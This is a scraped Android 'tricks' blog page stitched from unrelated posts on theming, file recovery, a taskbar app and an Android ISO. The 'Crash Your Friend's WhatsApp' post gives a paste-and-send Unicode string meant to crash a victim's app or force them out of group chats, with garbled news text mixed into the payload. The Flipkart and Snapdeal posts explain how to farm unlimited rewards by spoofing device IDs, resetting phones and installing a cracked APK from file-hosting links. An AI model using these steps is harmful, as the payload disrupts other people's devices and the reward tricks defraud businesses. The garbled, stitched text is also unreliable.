If you are using CyanogenMod 11 or a derivative ROM which includes the theme chooser there is now an all-in-one solution: using a theme which does its best to give you a complete Android L look. There are actually several to choose from. They include features such as modifying the notification shade, L style icons, updated fonts, Android L style bootanimation, themed the settings and action bar, new notification sounds etc.The first one is available for free on XDA while the two on the Play Store are paid.


You can grab the first here or the check out the other two (which are slightly different in the areas they theme and how they look) from the app install widgets below. Corresponding screenshots are shown above each widget.


Xposed Theme
Don’t have CM11? No worries, so long as you are rooted and have the Xposed Framework installed you can get a theme pack very similar to the ones above.
According to the developer “Adhi1419″ it has the following features:
- Themed Statusbar Icons
- Themed Settings
- Themed Calculator
- Themed Framework
- Android L Wallpaper
- Boot Animation
- Fonts
- Ringtones
- Much, much, more..
Custom Launcher
Both Nova and Xposed GEL Settings (an Xposed module for Google Now Launcher) have been updated to bring you the new style app drawer icon and app launch animations from Android L. This can be used to really help complete your Android L look. Note that for XGELS you will need root access and the Xposed framework and will need to be using the Google Now launcher. Additionally the new look must be turned on the app’s settings.
Above you can see my Nexus 4 with Google Now Launcher and XGELS along with the wallpaper and nav buttons from Android L. It really looks the part! You can grab both apps from Google Play using the widgets below.
Crash Your Friend's Whatsapp
![Crash Your Friend’s WhatsApp 300x290 [WhatsApp Hacks] Crash Your Friend’s WhatsApp](http://www.techhacks.org/wp-content/uploads/2014/12/Crash-Your-Friend%E2%80%99s-WhatsApp-300x290.jpg "[WhatsApp Hacks] Crash Your Friend’s WhatsApp")
Make Someone Leave a WhatsApp Group / Force them to Delete your old WhatsApp Conversation / Crash their WhatsApp.
Just copy this Message and Send it to that Person/Group :
"㊰ߘThe exploit even works for group chats, forcing participants to exit the thread. And the exploit seems to be working on most versions of the Android OS, including Jelly Bean, KitKat and below as tested by the duo. It is yet to be tested on the iOS version of WhatsApp, but given the earlier 7MB message fiasco holding true for Android and iOS, it may affect Apple’s mobile OS as well, but there are reports that it does not affect the platform at all. Similarly, the Windows Phone 8.1 version of the app remains unaffected too.
㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ
㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠
ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰
ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊
ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㰟
Ѝ
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊊ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠
ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰
ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ
㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ
㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ㊠ ߘ㠊ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊠ ߘ㊰ߘ㊰ߘ㊠ ߘ
㊠ ߘ㠊ߘ㊠ ߘ "
How To Recover Deleted Files On Android

How to Recover Deleted Files On Android. You can also recover files of android by recovery tools as always there are a lots of applications available on the internet on a particular thing but how to choose best one among them ? So, today I’m sharing the top best android data recovery tools I’m also using these apps/tools to recover my deleted files on android.
1. Dumpster
Dumpster is Just like the Recycle Bin on your desktop computer. It is the one of best tool for recovering accidentaly deleted file from your smart Android. It can recovers all deleted file on your android. It also very easy to use because of it’s user friendly interface. It has following features :-- Restore deleted pictures, music files, videos.
- Undelete files (pdf, mp3, doc, avi, jpg, txt, etc.).
- Restore deleted files with a single tap.
- Preview your deleted pictures before recovering.
- Auto-clean backup files at a given period.
- Internet connection absolutely not required.
- No need to root your device.
Step 1 : First of all go to the application.
Step 2: Where you can see all of your deleted file.
Step 3: Tap on a file which you want to restore.
Step 4: Now just select Restore Button.
Step 5: Done your Deleted file is Restored.
NOTE : It can recover only when it is already installed on your android before the delete of your files/data.
2. ES File Explorer
The another method to restore deleted file is the one of the best android file manager. This file manager is full of features and the one of them is Recycle Bin. I will also recommend you to use this application as file manager.You can easily find the Recycle Bin option just by opening its tool menu. You have to ON it to use the Recycle Bin option.
How to Recover Files from Android SD Card [ Using PC ]
Using Android Data Recovery
Sometimes you accidentaly format your SD card on you android or sometime your SD card got corrupted. It can recover photos and videos from SD cards on Android devices, as well as contacts and messages on SIM cards. It has folowing Features :- Accidentally deleted files from SD card.
- Formatted SD card.
- SD card got corrupted or inaccessible.
- Virus inflection.
- Power failure.
How To Make Whatsapp Free For Lifetime

Today, I am going to discuss about how to make Whatsapp Free For Lifetime Hack 2015. WhatsApp Messenger is a platform mobile messaging app which allows you to send and receive messages, photos, videos etc, and here are trick hack to make whatsapp free for lifetime 2015. WhatsApp Messenger is available for iPhone, BlackBerry, Windows Phone, Android and Nokia. We know Whatsapp free subscription for one year in iPhone. But for next year we need to pay 0.99 dollar in iOS devices. But i find a trick to get subscription for long time, now you can get lifetime of free subscription.
Requirements
- Apple Account
- Patience
- iPhone (temporary required)
Steps to Make Whatsapp Free For Lifetime Hack
- First of all you need to download and install iTunes, It helps to easy create Apple Account. In this way you get apple account.
- Second Patience, it tradition on iOS where they give various free apps. So every year there period when whatsapp is completely free on iOS for example, lifetime subscription.
- Finally real trick is started now, you need a iPhone for this you can easily borrow from your friends. Now you can download WhatsApp from Apps store for free of cost with your account, now logout from his Apple account, install it on your friend’s iPhone with your sim card in it.
- After installing, you enter your required data and Done, Then, logout your WhatsApp Account. Take out of your sim card put it in your Android phone, download and install WhatsApp from your Apps Store like Play Store. Now go to your WhatsApp Settings > Account > Payment finally you found.
How To Get Unlimited Flipcoins In Flipkart Thumb Game

This game is recently launched by flipkart for get more users in thier app and give people free stuffs like - gift vouchers, mobile phones, power bank, recharge coupons, flight coupons etc. You can play this game if you are a android user. so let's talk about full offer and trick of flipkat thumb game with unlimited flipcoins
Steps for play flipkart thumb game
- At first install latest flipkart app from here - Play Store Link | Direct Link
- Now open app and login with your flipkart account
- After login click on "Tap To Play" like screenshot below
- After that click on "Play" button and start playing

- Now you have 3 chances in every 20 minutes for play
Steps for get unlimited flipcoins
For Rooted Users
- Now install android id changer app from here - Datafilehost
- Now click on big plus button in android id changer app and click on save new id
- After that forse stop flipkart app and open app again
- After use 3 flipcoins you will see a timer that wait for 20 minutes
- Volia !!! You will not see timer again.
For Non Rooted Android Users
- Clear data of Flipkart app from Settings-apps-flipkart
- And Login With your account again you will not see timer.
Repeat same process again and again for get unlimited flipcoins.
Rewards information -
- Free Couple Ticket To Pairs WOrth Rs 70,000 (1 Winner)
- Nokia Lumia 635 (45 Winners)
- Flipkart Gift Voucher Worth Rs 10,000 ( 10 Winners)
- 2200 mAh Power Bank ( 1000 Winners )
- Flipkart 2000 Rs Gift Voucher ( 50 Winners )
- and many More.................................!!!!!
How To Get Windows Taskbar On Your Android Device

Windows-Inspired Start Menu Guide
Windows 8 may have introduced a new, intuitive touch-based interface, but plenty of Microsoft loyalists were unhappy with the absence of the classic start menu that they were so accustomed to. Although you’ll have to wait until Windows 10 to get this feature back, you can have it right now on your Android device. Today, I’ll be showing you how to apply a Windows-style start menu on Android by using developer AntTek’s application, Taskbar. Let’s start!
Step 1: Install Taskbar
Head to the Google Play Store and install Taskbar by Root Uninstaller (aka AntTek), which will let you launch apps, toggle settings, or select contacts, all from the Taskbar. The app does not require root access, but if you have it, you’ll have the benefit of some additional functionality.
Taskbar link: http://goo.gl/05yP8W

Step 2: Adjust Your Start Menu
Open the app to begin customizing it to your tastes. The first thing you’ll want to do is enable Taskbar, then select “Edit start menu” to tweak it.

The preferences provided will allow you to select the apps in the menu, adjust their order, create folders, add additional toggles, as well as adjust the layout of the menu itself.

You can also add settings to the taskbar, such as toggling Wi-Fi and location services. If you’re using a rooted device, you can also add reboot and shutdown options.
Step 3: Navigate Your Taskbar
To activate your start menu, simply tap on the faint Taskbar icon—you can move the placement of this icon by tapping and holding it, then dragging it to your desired location.
Step 4: Enjoy!

Screenshots

Snapdeal Unlimited SD Cash Trick (Working with Youwave/Bluestacks and Android mobile)

How to earn Unlimited snapdeal sd cash with Cracked apk (Apk Updated) – Youwave or Bluestack
How to earn sd cash
- At First Download Modded Snapdeal apk from here – http://d-h.st/tk5U
- Mirror Link – https://drive.google.com/file/d/0B4TyprGfn7greHc5OUl0RFBBZVU/view?usp=sharing
- Install This Snapdeal Cracked apk with No Device Validation or Unable to device Error or Invalid Client Request Error, if you follow these steps then you will not see any error, trick is just tested by me and working like charm. !
- Install Cracked Snapdeal apk in you Youwave/Bluestack/ Mobile Phone
- Enter your refer code or enter this refer code – dHm7922072 and enter snapdeal unregistered mobile number
- Then Enter Otp Code
- Follow Above steps again and again and earn unlimited !.
- Hard Reset Every Time for Get Unlimited Sd Cash, if you are using Bluestack then change IMEI every time.
Android L 5.0 x86 Image Free download

This Tutorial Showing You How To Run Original Android 5.0 Lollipop Source Code On Your PC Without Even Using The Slow Virtual Machine Apps That Makes The System Slow And Buggy.
How to Run ?
- First Download Android Lollipop v5.0 ISO & Unet Bootin App from below. You Need Flash/Pen Drive With 2 GB Minimum Size.
- Plug Your Pen/Flash Drive To The PC.
- Open Unet Bootin App.
- Choose “Disk Image” Option To Select The “Android 5.0″ ISO File .
- Select Your Flash Drive To Copy The Boot Files From The Android 5.0 ISO File & Then Click On “OK” & Now Unet Bootin Should CreateYour Bootable Flash Drive With Android 5.0 System On It.
- Restart Your PC & Boot From Your Flash Drive .
- Chose First USB Boot Option To Run Android 5.0 As You Can See.

Download link
Android L 5.0.iso
Unet Bootin App.rar
Subscribe to:
Posts (Atom)